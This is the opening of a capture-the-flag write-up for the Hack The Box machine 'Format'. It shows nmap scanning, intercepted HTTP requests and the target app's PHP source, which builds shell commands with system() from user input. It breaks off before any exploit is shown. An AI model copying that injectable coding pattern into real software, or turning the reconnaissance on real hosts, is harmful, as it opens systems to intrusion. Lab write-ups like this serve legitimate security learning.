
HTB Machine: Format - Difficulty: Medium

Erel Regev

Table of Contents

Scanning



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.176.140 -sC -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-02 12:12 EDT
Nmap scan report for format.htb (10.129.176.140)
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey: 
|   3072 c3:97:ce:83:7d:25:5d:5d:ed:b5:45:cd:f2:0b:05:4f (RSA)
|   256 b3:aa:30:35:2b:99:7d:20:fe:b6:75:88:40:a5:17:c1 (ECDSA)
|_  256 fa:b3:7d:6e:1a:bc:d1:4b:68:ed:d6:e8:97:67:27:d7 (ED25519)
80/tcp   open  http    nginx 1.18.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0
3000/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://microblog.htb:3000/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.30 seconds
```


Open ports: 22, 80, 3000

Viewing the website: app.microblog.htb

I added app.microblog.htb and microblog.htb to the /etc/hosts file.

HTB Machine: Format - Difficulty: Medium


Erel Regev




Don’t complicate it, keep it micro

Let Microblog bring your stories to life completely **free of charge** in minutes

When clicking on “Get Blogging”




When clicking on “Brain Vectors by Vecteezy”



Brain Vector Images - 130,075 royalty free vector graphics and illustrations matching “Brain”


Testing Functionality – Register & Login

Its always good to register if possible in order to test all features on the website.


Test Test

Test

●●●●●●●●


app.microblog.htb/dashboard/?message=Login successful!&status=success

Dashboard


New Blog

myawesomeblog .microblog.htb


My Blogs

No blogs found... get blogging!!

I created a new blog:



```
POST /dashboard/index.php HTTP/1.1
Host: app.microblog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://app.microblog.htb/dashboard/?message=Site%20added%20successfully!&status=success
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://app.microblog.htb
Connection: close
Cookie: username=1a71bjrd7bquafpkte2a5u7v11
Upgrade-Insecure-Requests: 1

new-blog-name=testa
```




New Blog

myawesomeblog .microblog.htb Create

My Blogs

testa	Visit Site	Edit Site
test	Visit Site	Edit Site

Back to the home page:




Infinite possibilities


benscoincoll .microblog.htb

Loving Microblog? **Contribute here!**

When clicking on “Contribute here!”: http://microblog.htb:3000/cooper/microblog



```
GET /cooper/microblog HTTP/1.1
Host: microblog.htb:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://app.microblog.htb/
Cookie: username=1a71bjrd7bquafpkte2a5u7v11
Upgrade-Insecure-Requests: 1

```



cooper 05c469097c rename microbucket, remove octopus pic 10 months ago


html	v1.0.0	10 months ago
microblog	rename microbucket, remove octopus pic	10 months ago
microblog-template	rename microbucket, remove octopus pic	10 months ago
microbucket	rename microbucket, remove octopus pic	10 months ago
pro-files	v1.0.0	10 months ago
README.md	v1.0.0	10 months ago

README.md


Microblog - A Micro Blog Editor

Erel Regev

I navigated through the repository and found the source code of the dashboard of the app:



```php
<?php
$username = session_name("username");
session_set_cookie_params(0, '/', '.microblog.htb');
session_start();
if(is_null($_SESSION['username'])) {
    header("Location: /login");
    exit;
}

if (isset($_SESSION['username']) && isset($_POST['new-blog-name'])) {
    if(!preg_match('/^[a-z]+$/', $_POST['new-blog-name']) || strlen($_POST['new-blog-name']) > 50) {
        print_r("Invalid blog name");
        header("Location: /dashboard?message=Invalid blog name&status=fail");
        exit();
    }
    addSite($_POST['new-blog-name']);
}

function getFirstName() {
    if(isset($_SESSION['username'])) {
        $redis = new Redis();
        $redis->connect('/var/run/redis/redis.sock');
        $firstName = $redis->HGET($_SESSION['username'], "first-name");
        return "\"" . ucfirst(strval($firstName)) . "\"";
    }
}
```




```php
        }
        $redis = new Redis();
        $redis->connect('/var/run/redis/redis.sock');
        $redis->LPUSH($_SESSION['username'] . ":sites", $site_name);
        $tmp_dir = "/tmp/" . generateRandomString(7);
        system("mkdir -m 0700 " . $tmp_dir);
        system("cp -r /var/www/microblog-template/* " . $tmp_dir);
        system("chmod 500 " . $tmp_dir);
        system("chmod +w /var/www/microblog");
        system("cp -rp " . $tmp_dir . " /var/www/microblog/" . $site_name);
        system("chmod -w microblog");
        system ("chmod -R +w " . $tmp_dir);
        system("rm -r " . $tmp_dir);
        header("Location: /dashboard?message=Site added successfully!&status=success");
    }
    else {
        header("Location: /dashboard?message=Site not added, authentication failed&status=fail");
    }
}
```


Saved it on my local in case I will need to dive into it.


Back to the user’s dashboard.

When I clicked “Edit site”:



I clicked h1 and it seems to let me add an header to the created site:





Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions
Intercept HTTP history WebSockets history Proxy settings
Request to http://test.microblog.htb:80 [10.129.236.62]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

